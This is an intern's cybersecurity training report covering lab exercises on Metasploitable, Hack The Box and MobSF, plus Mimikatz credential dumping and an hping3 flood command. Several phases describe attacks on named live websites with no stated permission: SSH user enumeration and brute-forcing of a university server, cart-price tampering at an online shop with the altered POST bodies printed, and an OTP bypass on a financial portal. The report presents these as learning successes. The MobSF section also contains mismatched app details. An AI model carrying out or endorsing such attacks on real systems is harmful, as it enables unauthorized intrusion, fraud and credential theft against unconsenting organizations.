



Cybersecurity & Ethical Hacking Internship Report

Organization: Ansh Infotech

Role: Cybersecurity Intern

Duration: January 2026 - Present

Focus: Linux Administration, Networking Fundamentals, Vulnerability Assessment, Social Engineering



Executive Summary

This repository documents my daily learning progress, lab setups, and practical exercises during my internship. The training spans from core Linux system administration to offensive security techniques like social engineering and network exploitation.



Phase 1: Linux Fundamentals & System Administration

Dates: Jan 15, 2026 – Jan 28, 2026

♦ Learning Modules

- Linux Architecture:**
 - Explored distributions: **Kali Linux** (Offensive Security), **Ubuntu**, and **Debian**.
 - Understood the Linux File Hierarchy Structure (root /, /home, /etc, /var).
 - Desktop Environments.
- Essential CLI Commands:**
 - **File Ops:** touch (create), cat (read), cp (copy), mv (move), rm (remove).
 - **Editors:** Using nano for terminal-based text editing.
 - **System Info:** uname -a (kernel info), whoami, ls -h (human-readable list).
- User & Permission Management (Crucial for Security):**
 - **Permissions:** Mastered the **rwX** (Read-4, Write-2, Execute-1) system.
 - **Commands:**
 - chmod: Changing file modes (e.g., chmod +x script.sh to make executable).
 - chown: Changing file ownership.
 - sudo vs su: Superuser execution vs. switching user context.
- Package & Process Management:**
 - Managed software using apt (Advanced Package Tool): update, install, purge.

- **Monitoring:** Used top and ps to track real-time system resources.



Practical Evidence

Practicing file permission commands and process monitoring.

Permission	Number
No permission	0
Execute (x)	1
Write (w)	2
Write & Execute (wx)	3
Read (r)	4
Read & Execute (rx)	5
Read & Write (rw)	6
Read, Write, & Execute (rwx)	7

Permissions	Alphabetic	Numeric	Description
---	---	0	No permissions.
--x	--x	1	Execute only.
-w-	-w-	2	Write only.
-wx	-wx	3	Write and execute.
r--	r--	4	Read only.
r-x	r-x	5	Read and execute.
rw-	rw-	6	Read and write.
rwx	rwx	7	Read, write, and execute.



Phase 2: Vulnerability Assessment & Lab Setup

Date: Jan 29, 2026

◆ Lab Configuration

Transitioned to an offensive mindset by setting up a safe, isolated environment for testing exploits.

- **Target Machine:** Metasploitable (intentionally vulnerable Linux VM).
- **Attacker Machine:** Kali Linux.

◆ Tools & Techniques

- **NMAP (Network Mapper):**
 - Used for network discovery and security auditing.
 - Scanned targets to identify open ports and services.
- **Exploitation Basics:**
 - Connected to the vulnerable lab using **FTP** and **msfconsole** (Metasploit Framework).
- **Phishing Simulation:**
 - Deployed **Zphisher** to understand credential harvesting attacks.



Practical Evidence

Setup of Metasploitable lab and initial port scanning.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:03:59:73
          inet addr:192.168.91.129  Bcast:192.168.91.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe03:5973/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4262 (4.1 KB)  TX bytes:6826 (6.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

```
(root@kali) ~[/home/kali]
# nmap -sV 192.168.91.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-06 14:23 +0530
Nmap scan report for 192.168.91.129
Host is up (0.00094s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshexec
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:03:59:73 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

Phase 3: Networking Core Concepts

Dates: Jan 30, 2026 – Feb 4, 2026

◆ Theory & Architecture

A solid understanding of networking is the backbone of cybersecurity.

1. Network Topologies:

- **PAN:** Personal Area (Bluetooth/NFC).
- **LAN/WLAN:** Local Area (Home/Office Wi-Fi).
- **MAN/WAN:** Metropolitan & Wide Area (Inter-city/Internet).

2. The OSI Model (7 Layers):

- Physical, Data Link, Network, Transport, Session, Presentation, Application.
- Key Takeaway: Understanding where data exists (cable vs. IP packet vs. HTTP request) helps in diagnosing attacks.

3. Addressing & Protocols:

- **MAC Address:** 48-bit physical hardware address (Hexadecimal).
- **IP Address:** Logical address (IPv4 vs. IPv6).
- **Transmission Modes:** Unicast (1-to-1), Multicast (1-to-many), Broadcast (1-to-all).

4. Ports & Services Table:

- **FTP:** 20/21 (File Transfer)
- **SSH:** 22 (Secure Shell)
- **HTTP/HTTPS:** 80/443 (Web)
- **DNS:** 53 (Domain Name System)



Phase 4: Ethical Hacking - Social Engineering

Date: Feb 6, 2026

♦ Human-Centric Vulnerabilities

Started the "Ethical Hacking" module, focusing on the weakest link in security: the human element.

♦ Attack Vectors Studied

1. **Phishing:** Fraudulent communications to induce users to reveal sensitive info.
2. **Pretexting:** Fabricating scenarios (e.g., posing as HR or IT) to steal data.
3. **Baiting:** Using physical media (USB drives) or free downloads to entice victims.
4. **Tailgating/Piggybacking:** Following authorized personnel into restricted areas.
5. **Scareware:** Malicious software confusing users into visiting malware sites.

♦ Tools Used

- **Zphisher:** For automated phishing templates.
- **ALHacking:** Comprehensive hacking tool suite.



Practical Evidence

Running Zphisher for educational phishing simulation.



Phase 5: Real-World Reconnaissance & SSH Exploitation Testing

Dates: Feb 11, 2026 – Feb 12, 2026

♦ Target Analysis & Information Gathering (Feb 11)

- **Target:** gndec.ac.in (175.176.187.102)
- **Reconnaissance:** Conducted active scanning using Nmap (`nmap -sV -sC`) to map out open ports, services, and OS fingerprints.
- **Findings:** Identified legacy software running on the live target, specifically OpenSSH 7.2p2 and Apache httpd 2.4.18, indicating an older Ubuntu 16.04 server environment.

♦ Vulnerability Assessment & SSH Exploitation (Feb 12)

SSH Username Enumeration (CVE-2018-15473): * Attempted automated enumeration using Metasploit (`auxiliary/scanner/ssh/ssh_enumusers`).

- Identified that high network latency (2.2s) caused a "false positive storm" due to the

tool's integer-based threshold limitations.

Manual Timing Analysis: * Bypassed automated tool limitations by manually testing SSH response times (`time ssh`).

- Discovered an "inverted" timing pattern where valid users (e.g., `root`) responded significantly faster (0.52s) than nonexistent users (3.73s). Successfully confirmed the vulnerability with a clear ~3.2s timing delta.

SSH Brute-Force Testing: * Utilized Metasploit's `auxiliary/scanner/ssh/ssh_login` module to launch a dictionary attack against identified users.

- Monitored the server's response to high-frequency login attempts to evaluate the effectiveness of Intrusion Prevention Systems (e.g., Fail2Ban), noting the server permitted over 120 rapid sequential attempts without immediate IP blocking.



Phase 6: Mobile Application Security & Static Analysis

Date: Feb 13, 2026

♦ Mobile Security Assessment

Conducted a comprehensive Static Application Security Testing (SAST) audit on a third-party modified Android application to identify privacy violations, hardcoded secrets, and vulnerability patterns.

- **Target Application:** `InstaPro_v14.25.apk` (Modded Instagram Client)
- **Package Name:** `com.instapro.android`
- **Tool Used:** MobSF (Mobile Security Framework) v4.4.5

♦ Key Findings (Static Analysis)

Security Score:

- The application received a **Security Score of 50/100 (Grade B)**, indicating Medium Risk.

Dangerous Permissions:

- Analysis revealed excessive permission requests that pose privacy risks, including:
 - `android.permission.READ_CONTACTS` (Read user contacts)
 - `android.permission.RECORD_AUDIO` & `CAMERA` (Surveillance risk)

- `android.permission.READ_CALL_LOG` & `READ_SMS` (Sensitive communication data)
- `android.permission.ACCESS_FINE_LOCATION` (Precise GPS tracking)


Hardcoded Secrets & Information Leakage:

- **API Keys:** Found exposed `google_api_key` and Firebase configuration URLs (`firebase_database_url`) in the source code.
- **Log Leakage:** Detected source code explicitly logging sensitive information, violating OWASP MSTG-STORAGE-3.

Code Vulnerabilities:

- **Cryptographic Weakness:** Identified the use of `CBC` encryption mode with `PKCS5/PKCS7` padding, which is vulnerable to padding oracle attacks (High Severity).
- **SQL Injection:** Found raw SQL queries executing untrusted user input (CWE-89).
- **Insecure Randomness:** Use of insufficient random number generators (CWE-330).

Practical Evidence



The screenshot displays the MobSF web interface with the following sections:

- APP SCORES:** Shows a score of 52/432 with a 'MobSF Scorecard' link.
- FILE INFORMATION:**
 - File Name: InstaPro_v14.25.apk
 - Size: 139.09MB
 - MD5: 0a81f1f1a1ae1cc43e88017688a810f2
 - SHA1: 6f6cb9d4eadd982d61d0e15b67c9e37cdc64c2a
 - SHA256: ccd20dd38b4313a5c6b55dbcd3930ee8676ad4b72cb417da45ef75e2213591419
- APP INFORMATION:**
 - App Name: InstaPro
 - Package Name: com.instagram.android
 - Main Activity: com.instagram.lockscreen.LockScreenShortcutActivity
 - Target SDK: 36 | Min SDK: 24 | Max SDK: 30
 - Android Version Name: 4.08.0.0.51.71 | Android Version Code: 999999999
- Exported Activities:** 52 / 482
- Exported Services:** 14 / 98
- Exported Receivers:** 20 / 62
- Exported Providers:** 12 / 16
- SCAN OPTIONS:** Includes buttons for 'Rescan', 'Manage Suppressions', 'Start Dynamic Analysis', and 'Scan Logs'.
- DECOMPILED CODE:** Includes buttons for 'View AndroidManifest.xml', 'View Source', 'View Smali', 'Download Java Code', 'Download Smali Code', and 'Download APK'.
- SIGNER CERTIFICATE:**

```

Binary is signed
v1 signature: False
v2 signature: False
v3 signature: True
v4 signature: False
X.509 Subject: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, E=android@android.com
Signature Algorithm: rsassa_pkcsv15
Valid From: 2008-02-29 01:33:49+00:00
Valid To: 2035-07-17 01:33:49+00:00
Issuer: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, E=android@android.com
Serial Number: 0x30eacbe07f2b1df
Hash Algorithm: sha1
md5: e6b515d6dcf86ebd99eb83f5370e87
sha1: 61ed377e85d386a8df6eb864bd8d50bfaa5af81
sha256: a49da8ba99d170caa906cf15c18c454d7a39b26989d0b648ec0745ba71bf5dc
sha512: 5216c0b2094c4534f35c780e7c5b2f4ee528371e274151f9553325de9ccbe6b34ec4233f5f640783581053abf7ea363977272d17958784d89b7711292a4569
PublicKey Algorithm: rsa

```

Generated a full PDF report via MobSF highlighting the security score, tracker detection (4/432), and the manifest analysis of the `InstaPro` APK.



Phase 7: Hands-on Exploitation (Hack The Box)

Date: Feb 16, 2026

♦ CTF / Lab Challenges

Started practical machine exploitation on the Hack The Box (HTB) platform to reinforce scanning and enumeration skills.

Target 1: Meow (Linux)


- **Difficulty:** Very Easy.
- **Objective:** Gain root access via Telnet.
- **Process:**
 - Connected via OpenVPN.
 - Scanned target using `nmap`. Identified Port 23 (Telnet) as open.
 - Attempted connection using `telnet <IP>`.
 - Exploited weak configuration by logging in as `root` with no password.
 - Retrieved the `root.txt` flag.


Target 2: Fawn (Linux)

- **Difficulty:** Very Easy.
- **Objective:** Data exfiltration via FTP.
- **Process:**
 - Scanned target using `nmap`. Identified Port 21 (FTP) as open.
 - Attempted `ftp <IP>` and successfully logged in using the `anonymous` user.
 - Used `ls` to list files and `get flag.txt` to download the flag.



Practical Evidence





Phase 8: Metasploitable Pentesting & Windows Setup

Date: Feb 17, 2026

♦ Lab Penetration Testing (Metasploitable)

Continued penetration testing on the Metasploitable lab environment, focusing on remote access protocols.

Target: Metasploitable Linux VM. **Tools:** `msfconsole` (Metasploit Framework). **Protocols:** SSH (Port 22), Telnet (Port 23).

Exploitation Process:

- **Objective:** Perform dictionary attacks to gain credentials for remote access services.
- **Issue Encountered:** During the attack execution with `msfconsole`, the scanner failed to read the `user.txt` file correctly. The output showed: `[1] authentication failed "<pass>"` instead of the expected format: `[1] authentication failed "<user>:<pass>"`
- **Troubleshooting & Fix:**
 - Analyzed the module configuration and input format.
 - **Solution:** Created a combined dictionary file named `userpass.txt` where usernames and passwords were separated by a space (format: `username password`).
 - **Result:** Re-running the attack with `userpass.txt` resolved the parsing error, allowing successful credential testing on both SSH and Telnet services.

♦ Windows Environment Setup

- **Objective:** Prepare a secure testing ground for advanced post-exploitation techniques.
- **Action:** Successfully installed **Windows 11 Enterprise** on VMware.
- **Future Plan:** This environment will be used to test credential dumping tools like **Mimikatz** in an upcoming session.



Phase 9: Post-Exploitation & Network Revision

Date: Feb 18, 2026

♦ Advanced Credential Dumping (Mimikatz)

Focused on privilege escalation and credential extraction on Windows environments.

Windows 11 Enterprise (Attempt):

- **Objective:** Extract credentials from memory using Mimikatz.
- **Challenges:** Encountered enhanced security protections (Credential Guard/LSA Protection) preventing access.
- **Troubleshooting Steps:**
 - Attempted to run via `nsexec` to gain SYSTEM privileges.
 - Modified Registry permissions via `regedit` to disable LSA protections.
- **Outcome:** Despite troubleshooting, modern Windows 11 defenses prevented successful extraction in the lab environment.

Windows 10 Enterprise (Success):

- **Action:** Migrated testing to a Windows 10 Enterprise VM.
- **Outcome:** Successfully executed Mimikatz commands (`privilege::debug`, `sekurlsa::logonpasswords`) to retrieve NTLM hashes and cleartext credentials.

♦ Network Security Revision

Revisited core networking concepts to solidify the theoretical foundation for advanced attacks.

- **Topics Reviewed:** OSI Model layers, common ports (21, 22, 80, 443, 445), and TCP/IP handshake.
- **Practical Exercise:** Conducted a Denial of Service (DoS) simulation using **hping3** to understand packet flooding mechanics (`hping3 -S --flood -V -p 80 <Target IP>`).

♦ Homework: TryHackMe Lab

- **Module:** Post-Exploitation Basics.
- **Key Learnings:** Enumeration after compromise, maintaining access, and dumping system hashes using tools like **Hashcat** and **John the Ripper**.



Phase 10: Web Application Logic Testing

Date: Feb 19, 2026

♦ Live Target Vulnerability Assessment

Performed a business logic security test on a live e-commerce environment to identify parameter tampering vulnerabilities.

- **Target:** www.ogdmart.com
- **Vulnerability:** Parameter Tampering (Price Manipulation).
- **Tools Used:** Burp Suite (Proxy Interception).

♦ Methodology

1. **Interception:** Configured browser proxy to route traffic through Burp Suite.
2. **Transaction Analysis:** Initiated a checkout process for a high-value item ("Fondant Designer Cake").
3. **Parameter Identification:** Analyzed the HTTP POST request body during the payment initiation phase.
 - **Original Value:** `cart_total=14995`
4. **Tampering:** Modified the `cart_total` parameter from `14995` to `5` in the intercepted request before forwarding it to the server.
5. **Verification:**
 - **Result:** The application accepted the modified value. The payment gateway page reflected the tampered price of ₹5 instead of the original ₹14,995.
 - **Ethical Note:** The process was halted at the payment gateway page. No actual transaction was completed to strictly adhere to ethical hacking guidelines.



Practical Evidence

Screenshots demonstrating the request interception and the reflected price change on the payment page.

Cart Total

Product	Subtotal
Fondant Designer Cake × 1	₹ 14,995.00
SubTotal	₹ 14,995.00

Payment Method

Your personal data will be used to process your order, support your experience throughout this website, and for other purposes described in our privacy policy.

☒ I have read and agree to the website

☐ Credit Card/Debit Card/Wallet/Net Banking.

Before Tampering:

```

18 Te: trailers
19
20 txtBillingAddressFname=Burp&txtBillingAddressLname=Suite&txtBillingAddressEmailAddress=haaeafa%40gmail.com&txtBillingAddressPhone=9876543210&txtBillingAddressCompany=&txtBillingAddressLine1=11231%2Cdsfd%2Cdsfs&txtBillingAddressLine2=&txtBillingAddressLine3=&txtBillingTown=delhi&txtBillingState=delhi&txtBillingPostcode=141007&txtBillingCountry=INDIA&txtOrderNotes=&password=&txtShippingAddressFname=Burp&txtShippingAddressLname=Suite&txtShippingAddressEmailAddress=haaeafa%40gmail.com&txtShippingAddressPhone=9876543210&txtShippingAddressLine1=11231%2Cdsfd%2Cdsfs&txtShippingAddressLine2=&txtShippingAddressLine3=&txtShippingTown=delhi&txtShippingState=delhi&txtShippingPostcode=141007&txtShippingCountry=INDIA&coupon_code=&cart_subt=14995&cart_disc=0&cart_total=14995&paymenttype=2


```

After Tampering:

```

9
10 txtBillingAddressFname=Burp&txtBillingAddressLname=Suite&txtBillingAddressEmailAddress=haaeafa%40gmail.com&txtBillingAddressPhone=9876543210&txtBillingAddressCompany=&txtBillingAddressLine1=11231%2Cdsfd%2Cdsfs&txtBillingAddressLine2=&txtBillingAddressLine3=&txtBillingTown=delhi&txtBillingState=delhi&txtBillingPostcode=141007&txtBillingCountry=INDIA&txtOrderNotes=&password=&txtShippingAddressFname=Burp&txtShippingAddressLname=Suite&txtShippingAddressEmailAddress=haaeafa%40gmail.com&txtShippingAddressPhone=9876543210&txtShippingAddressLine1=11231%2Cdsfd%2Cdsfs&txtShippingAddressLine2=&txtShippingAddressLine3=&txtShippingTown=delhi&txtShippingState=delhi&txtShippingPostcode=141007&txtShippingCountry=INDIA&coupon_code=&cart_subt=5&cart_disc=0&cart_total=5&paymenttype=2

```



Phase 11: Web Application Security & Environment Setup

Date: Feb 20, 2026

♦ Live Target Assessment: OTP Verification

Conducted an assessment on a live financial portal to understand the implementation and potential weaknesses of One-Time Password (OTP) authentication mechanisms.

- **Target:** www.instafinancials.com
- **Vulnerability Category:** Broken Authentication / Business Logic Flaw (OTP Bypass)
- **Tools Used:** Burp Suite, FoxyProxy

♦ Methodology & Exploitation Concept


1. **Traffic Interception:** Configured FoxyProxy to route browser traffic through Burp Suite.
2. **Triggering Verification:** Initiated the account registration process and proceeded to the OTP verification step using testing data.
3. **Invalid Submission:** Entered an arbitrary, incorrect OTP (e.g., 1809) to trigger a validation request.
4. **Response Manipulation:** Intercepted the server's response to the submitted OTP request. Modified the server response data in transit to simulate a successful

validation status.

5. **Verification:** Forwarded the manipulated response back to the browser. The frontend application improperly trusted the modified response, bypassing the OTP check and granting access.
 - **Ethical Note:** Testing was conducted purely for educational purposes to demonstrate the risks of relying on client-side validation rather than strict server-side enforcement. No unauthorized access to sensitive user data was performed.

Practical Evidence

Screenshots demonstrating the interception of the OTP request and the successful bypass via Burp Suite.



The top screenshot shows the Insta Financials 'Verify OTP' page. The page has a blue header with the Insta Financials logo. The main content area is white and contains a form for verifying an OTP. The form has two input fields: one for the email address (harmantesting@gmail.com) and one for the OTP (1809). There are 'Resend Email OTP' and 'Resend Mobile OTP' links next to the input fields. A green 'Verify OTP' button is at the bottom. A FoxyProxy extension window is visible on the right side of the browser.

The bottom screenshot is a Burp Suite network log showing a POST request to the URL `https://www.instafinancials.com/accounts/signup-mobileotp.aspx/VerifyMobileOTP`. The request is shown in the 'Request' tab, and the response is shown in the 'Response' tab. The response is a 200 OK status with a JSON body containing a 'dt' field.

